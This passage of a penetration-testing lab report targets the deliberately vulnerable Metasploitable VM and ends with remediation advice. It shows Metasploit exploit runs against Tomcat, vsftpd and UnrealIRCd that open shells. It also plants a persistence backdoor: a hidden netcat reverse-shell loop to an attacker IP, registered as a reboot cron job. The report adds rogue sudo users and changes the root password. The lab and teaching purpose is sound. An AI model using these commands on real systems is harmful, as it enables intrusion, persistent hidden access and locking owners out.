after running we got the password of user root which is password

```
(kali㉿kali)-[~]
$ vncviewer 192.168.254.129
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password: [REDACTED]
```

here it asks for the password so we enter password

RightVNC: root's X desktop (metasploitable0)

```
root@metasploitable: /
```

```
root@metasploitable:/# ifconfig
```

```
eth0      Link encap:Ethernet HWaddr 00:0c:29:b9:ai:d6
          inet addr:192.168.254.123  Bcast:192.168.254.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb9:aid6/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
             RX packets:7171 errors:0 dropped:0 overruns:0 frame:0
             TX packets:8034 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:511554 (499.5 KB)  TX bytes:2914665 (2.7 MB)
             Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:16436 Metric:1
             RX packets:159 errors:0 dropped:0 overruns:0 frame:0
             TX packets:159 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:38014 (37.1 KB)  TX bytes:38014 (37.1 KB)

root@metasploitable:/#
```

Telnet Weak Authentication (Port 23 - Telnet):

1. Launch msfconsole
 2. Load telnet_login module
 3. Set target IP and port
 4. Supply usernames and passwords
 5. Run scan to discover valid creds
 6. Log in manually or with Metasploit

```
msf6 auxiliary(scanner/telnet/telnet_login) > telnet 192.168.48.128
[*] exec: telnet 192.168.48.128

Trying 192.168.48.128 ...
Connected to 192.168.48.128.
Escape character is '^]'.
```

```
kali@kali: ~
File Actions Edit View Help

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Wed Mar 12 11:46:05 EDT 2025 from 192.168.48.131 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ exit
Connection closed by foreign host.
[*] You have active sessions open, to exit anyway type "exit -y"
[*] You have active sessions open, to exit anyway type "exit -y"
[*] You have active sessions open, to exit anyway type "exit -y"
```

Port 8180 - Apache Tomcat:

- 1 Scan port 8180 and detect Apache Tomcat
- 2 Test web interface access manually
- 3 Use Metasploit's tomcat_mgr_upload module
- 4 Set target IP, path, and credentials
- 5 Set payload and listener IP/port
- 6 Run exploit to get shell

The screenshot shows a Kali Linux desktop environment with a Metasploitable2-Linux window open in a browser. The URL in the address bar is 192.168.48.128:8180. The page displayed is the Apache Tomcat 5.5 default homepage. It features a yellow cat logo and the text "Apache Tomcat/5.5". On the left, there is a sidebar with links for Administration (Status, Tomcat Administration, Tomcat Manager), Documentation (Release Notes, Change Log, Tomcat Documentation), Tomcat Online (Home Page, FAQ, Bug Database, Open Bugs, Users Mailing List, Developers Mailing List, IRC), and Examples (JSP Examples, Servlet Examples, WebDAV capabilities). The main content area says "If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!" It also includes notes about SCATALINA_HOME, security, and mailing lists. The Apache Software Foundation logo is at the bottom right.

This screenshot shows the same browser window after a user has attempted to log in. A modal dialog box is centered over the page, prompting for a username and password. The username field contains "tomcat" and the password field contains "*****". The background page is partially visible, showing the Tomcat 5.5 homepage with its signature yellow cat logo and sidebar. The Apache Software Foundation logo is still present in the top right corner of the main content area.

The screenshot shows a Kali Linux desktop environment with a browser window open to the Apache Software Foundation's manager interface at 192.168.48.128:8180. The title bar of the browser says "/manager". The page content includes the Apache logo, the "Tomcat Web Application Manager" header, and a table of applications with columns for Path, Display Name, Running, Sessions, and Commands. The "Deploy" section at the bottom has a "Context Path (optional):" input field.

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

```
[*] Started reverse TCP handler on 192.168.48.131:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying EUAbiWPHZ2Iu8h86ROLI0Nz ...
[*] Executing EUAbiWPHZ2Iu8h86ROLI0Nz ...
[-] Exploit aborted due to failure: unknown: Failed to execute the payload
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.48.131:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying 5KXFpwMTMFjd12RizJAP5Wq1M ...
[*] Executing 5KXFpwMTMFjd12RizJAP5Wq1M ...
[-] Exploit aborted due to failure: unknown: Failed to execute the payload
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.48.128
RHOSTS => 192.168.48.128
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set TARGETURI /manager/html
[!] Unknown datastore option: TARGETURI. Did you mean TARGET?
TARGETURI => /manager/html
```

```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.48.128
RHOSTS ⇒ 192.168.48.128
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set TARGETURI /manager/html
[!] Unknown datastore option: TARGETURI. Did you mean TARGET?
TARGETURI ⇒ /manager/html
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.48.131
LHOST ⇒ 192.168.48.131
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/http/tomcat_mgr_deploy) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.48.131:4444
[*] Attempting to automatically select a target ... global dynamic noprefixroute eth0
[*] Automatically selected target "Linux x86"
[*] Uploading 6216 bytes as eJGKs1zyk.war ... noprefixroute
[*] Executing /eJGKs1zyk/lP1KhYrTFT7bHI.jsp ...
[*] Undeploying eJGKs1zyk ...
[*] Sending stage (57971 bytes) to 192.168.48.128
[*] Meterpreter session 1 opened (192.168.48.131:4444 → 192.168.48.128:54325) at 2025-04-20 01:28:40 -0400

meterpreter > █
```

```
meterpreter > ifconfig
Interface 1
=====  
Link/ether 00:0c:29:01:d7:2e brd ff:ff:ff:ff:ff:ff mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
Name/Loopback : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1 brd 0.0.0.0 scope host
Preferred_Lifetime forever
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1 brd :: scope host
Preferred_Lifetime forever
IPv6 Netmask : ::MULTICAST,UP,LOWER_UP mtu 1500 qdisc fq_codel state UP group default qlen 1

Interface 2
=====  
Link/ether 00:0c:29:01:d7:2e brd ff:ff:ff:ff:ff:ff mtu 1500 qdisc noqueue state UNKNOWN group default qlen 1000
Name/Loopback : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
Preferred_Lifetime forever
IPv4 Address : 192.168.48.128 brd 0.0.0.0 scope global dynamic noprefixroute
Preferred_Lifetime forever
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe67:fc32 brd fe80::ff:fe67:fc32 scope link
Preferred_Lifetime forever
IPv6 Netmask : ::

meterpreter > █
```

Maintaining Access :

This section covers the methods used to ensure ongoing access to compromised systems and the techniques for escalating privileges. By securing a foothold in the network, an attacker can exploit vulnerabilities and collect sensitive information over a prolonged period.

Techniques for Maintaining Access

Scheduled Tasks:

Purpose: Scheduled tasks can be used to automate malicious scripts or applications to run at specified intervals, ensuring persistent access.

Persistent Backdoors:

Purpose: A backdoor provides a way to bypass normal authentication procedures to gain access to the system.

Adding a New User with Root Privileges


Purpose: Adding a new user with root privileges helps maintain persistent access to a compromised system. This ensures that the attacker can continue to control the system even if the original user accounts are altered or locked out.

Bash script: is a script written for the Bash shell (Bourne Again SHell), which is the default command-line interface for many Linux distributions. Bash scripts are used to automate tasks, configure systems, and perform repetitive actions without manual intervention.

Netcat (nc): is a powerful networking tool used for reading from and writing to network connections. It can be used for creating TCP/UDP connections, listening on ports, transferring files, and performing network debugging. Netcat is often called the "Swiss army knife" of networking because of its versatility.

Backdoor & Scheduled Task

After gaining access from ftp backdoor ii try to put my backdoor in the system



```
root@kali:~  
File Actions Edit View Help  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 172.16.165.129:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 172.16.165.129:21 - USER: 331 Please specify the password.  
[+] 172.16.165.129:21 - Backdoor service has been spawned, handling ...  
[+] 172.16.165.129:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 5 opened (172.16.165.128:36033 → 172.16.165.129:6200) at 2025-05-12 12:42:26 -0400  
  
mkdir -p ~/.config/.sysup && echo -e '#!/bin/bash\nwhile true; do\n  nc 172.16.165.128 4444 -e /bin/bash\n  && break\n  sleep 10\ndone &>/dev/null &' > ~/.config/.sysup/.sysup.sh && chmod +x ~/.config/.sysup/.sysup.sh && (crontab -l 2>/dev/null; echo "@reboot /bin/bash ~/.config/.sysup/.sysup.sh &") | crontab -
```

Let's break it into pieces

mkdir -p ~/.config/.sysup -> Creates the directory ~/.config/.sysup

echo -e '#!/bin/bash\nwhile true; do\n nc 172.16.165.128 4444 -e /bin/bash\n && break\n sleep 10\ndone &>/dev/null &' > ~/.config/.sysup/.sysup.sh

let's take a look on the script

```
#!/bin/bash  
while true; do  
  nc <your-ip> -e /bin/bash && break  
  sleep 10  
done &/dev/null &
```

#!/bin/bash: Specifies the script should be run using Bash.

while true; do: Starts an infinite loop.

nc 172.16.165.128 4444 -e /bin/bash: Attempts to establish a reverse shell connection to your attacker's IP (172.16.165.128) on port 4444 and runs /bin/bash on the victim machine.

&& break: If the connection is successful, it breaks the loop and stops trying.

sleep 10: If the connection attempt fails, it waits for 10 seconds and tries again.

&>/dev/null: Redirects both standard output and error to /dev/null, silencing any output.

&: Runs the process in the background, allowing the shell to continue other operations.

`> ~/.config/.sysup/.sysup.sh` → The script is written to the file

`chmod +x ~/.config/.sysup/.sysup.sh`

-> executable, allowing it to run as a program.

Scheduled

`(crontab -l 2>/dev/null; echo "@reboot /bin/bash ~/.config/.sysup/.sysup.sh &") | crontab -`


to run automatically every time the machine reboots

crontab -l 2>/dev/null: Lists current cron jobs. If there are no existing jobs, it silences the error message.

echo "@reboot /bin/bash ~/.config/.sysup/.sysup.sh &": Adds a new cron job that will run the script `~/.config/.sysup/.sysup.sh` every time the machine reboots.

`| crontab -:` Updates the cron jobs to include the new one, making the script run at reboot.

```
nc -lvpn 4444
```



```
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# nc -lvpn 4444
listening on [any] 4444 ...
connect to [172.16.165.128] from (UNKNOWN) [172.16.165.129] 41558
whoami
root
```

nc: Runs Netcat, a networking utility for reading/writing data over TCP or UDP.

-l: Tells Netcat to listen for an incoming connection.

-v: Enables verbose mode so you can see connection details.

-n: Prevents DNS lookups, using raw IP addresses only (faster).

-p 4444: Specifies the port number to listen on (in this case, 4444).

Proof of concept:

```
nc -lvp 4444
```

```
root@kali: ~
File Actions Edit View Help
└─(root㉿kali)-[~]
# nc -lvp 4444

listening on [any] 4444 ...
connect to [172.16.165.128] from (UNKNOWN) [172.16.165.129] 39817
python -c 'import pty; pty.spawn("/bin/bash")'; stty raw -echo; fg
root@metasploitable:~# passwd
passwd
Enter new UNIX password: root
Retype new UNIX password: root
passwd: password updated successfully
root@metasploitable:~#
```

```
python -c 'import pty; pty.spawn("/bin/bash")'; stty raw -echo; fg
```

python -c 'import pty; pty.spawn("/bin/bash")': Upgrades the reverse shell to a fully interactive TTY shell

stty raw -echo: Disables character echoing, making the shell more interactive.

fg: Brings the shell to the foreground so it can be used properly.

After that I **changed** the root **password** to be root

```
passwd
```

```
metasploitable login: root
Password:
Last login: Mon May 12 12:49:57 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/**/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

IRC Service (UnrealIRCd)-port 6667:

- we will add new user as backdoor(depi) to maintain access and
- user full administrative privileges (like root) . ensure that ssh service works.


```
File Actions Edit View Help
irc-Metasploitable-LAN NOTICE AUTH :*** Looking up your hostname ...
irc-Metasploitable-LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP
address instead
[*] 192.168.214.139:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Uqsiw2bxV2ldlh1;
[*] Writing to socket A
[*] Reading from socket B
[*] Reading from socket B
[*] B: "Uqsiw2bxV2ldlh1\r\n"
[*] Matching...
[*] 
[*] Command shell session 1 opened (192.168.214.132:4444 → 192.168.214.139:45528) at 2025-04-30 16:31:23 +0300
user:~/bin/bash depi
sh: line 2: user: command not found
useradd: user: command not found
passwd: depi
Enter new UNIX password: 123456
Retype new UNIX password: 123456
passwd: password updated successfully
service ssh restart
sh: line 10: service: command not found
service ssh restart
sh: line 11: service: command not found
/etc/init.d/ssh start
 * Starting OpenBSD Secure Shell server sshd [ OK ]
usermod -aG sudo depi
```

using ssh :

```
File Actions Edit View Help
root@kali:~/.home/kali
$ ssh -o HostKeyAlgorithms=ssh-rsa -o KexAlgorithms=diffie-hellman-group1-sha1 -o PubkeyA
cceptHostKey=ssh-rsa depi@192.168.214.139
depi@192.168.214.139:~$ whoami
depi
depi@metasploitable:~$ pwd
/home/depi
depi@metasploitable:~$
```


SMB Service(Samba "username map script" Command Execution)-ports 45 , 139:

we will add new user as backdoor(depi2) to maintain access and give this user full administrative privileges (like root) .




```
root@kali:~# useradd -m -s /bin/bash depi2
password: Enter new UNIX password: 123456
Retype new UNIX password: 123456
password: password updated successfully
usermod -aG sudo depi2
```

ensure that ssh service works.



```
root@kali:~# /etc/init.d/ssh start
 * Starting OpenBSD Secure Shell server sshd [ OK ]
```

using ssh .



```
[root@kali:~# /home/kali]
# ssh -o HostKeyAlgorithms=ssh-rsa -o KexAlgorithms=diffie-hellman-group1-sha1 -o PubkeyAcceptedKeyTypes=ssh-rsa depi2@192.168.214.139
depi2@192.168.214.139's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
depi2@metasploitable:~$ whoami
depi2
depi2@metasploitable:~$ pwd
/home/depi2
depi2@metasploitable:~$
```

port 25 (smtp)

```
(kali㉿kali)-[~]
$ nc 192.168.254.129 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
```

The line 220 metasploitable.localdomain ESMTP Postfix (Ubuntu) indicates that port 25 on the target host is open and is running an SMTP service, specifically Postfix. This means that the target system is likely configured as a mail server and can be used to send and receive emails. The provided output demonstrates a series of interactions with an SMTP (Simple Mail Transfer Protocol) server on the target system with the IP address 192.168.40.129. This interaction typically involves sending commands to the SMTP server to send an email. However, in this specific scenario, the goal seems to be more about testing the SMTP server's configuration and potentially identifying vulnerabilities rather than sending a legitimate email.

port 5900 (vnc) password changing:

```
root@metasploitable: /  
eth0      Link encap:Ethernet HWaddr 00:0c:29:b9:a1:d6  
          inet addr:192.168.254.129  Bcast:192.168.254.255  Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:feb9:a1d6/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
             RX packets:7171 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:8034 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:511554 (499.5 KB)  TX bytes:2914665 (2.7 MB)  
             Interrupt:17 Base address:0x2000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING  MTU:16436  Metric:1  
             RX packets:159 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:159 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:38014 (37.1 KB)  TX bytes:38014 (37.1 KB)  
  
root@metasploitable:/# passwd  
Enter new UNIX password:  
Retype new UNIX password:  
passwd: password updated successfully  
root@metasploitable:/#
```

now we changed the password of our target so he cant reach it

Recommendations

FTP (vsftpd 2.3.4) Port 21

- **Vulnerability:** vsftpd 2.3.4 contains a backdoor vulnerability (CVE-2011-2523) that allows an attacker to gain unauthorized remote access
- **Potential Impact:** **High.** Successful exploitation provides a root shell, compromising the entire system.

Security recommendations:

- Disable vsftpd 2.3.4 and upgrade to a secure version:

```
sudo apt-get remove vsftpd -y
```

```
sudo apt-get install vsftpd -y
```

- Restrict FTP access using firewall rules:

```
sudo ufw deny 21/tcp
```

- Use SFTP (Secure FTP) instead of FTP to encrypt communication.

Java RMI Service Port 1099

- **Vulnerability:** Exposed RMI registry is vulnerable to RCE.
- **Potential Impact:** **High**. Arbitrary Java code execution can lead to full system compromise.

Security recommendations:

- Disable Java RMI.
`systemctl disable rmiregistry`
- Implement firewall rules to block unauthorized access
`sudo ufw deny 1099/tcp`
- Secure RMI: Restrict access to the RMI registry.
- Use Secure Configurations: Implement SSL/TLS for RMI communications.

IRC Service (UnrealIRCd) – Port 6667:

Vulnerability: UnrealIRCd 3.2.8.1 contains a **known backdoored version** that was maliciously modified before distribution. It allows remote attackers to execute arbitrary system commands by sending a specific command over the IRC service.

Potential Impact: High. Successful exploitation grants the attacker remote command execution as the user running the service.

Severity: **Critical**

Recommendation:

- **Reinstall from Trusted Source:** Remove the current installation and reinstall UnrealIRCd from the official source.
- **Access Control:** Restrict access to the IRC port using a firewall to trusted IPs only.
- **Monitor Logs:** Regularly monitor IRC traffic and system logs for suspicious commands.
- **Use Updated Software:** Ensure future software downloads are verified with checksums or digital signatures.

SMB Service (Samba “username map script” Command Execution) – Port 445

Vulnerability: Misconfigured Samba with the username map script feature enabled allows unauthenticated attackers to execute shell commands by injecting them in the username field during SMB sessions.

Potential Impact: High. This leads to unauthenticated remote command execution, potentially allowing full system compromise.

Severity: Critical

Recommendation:

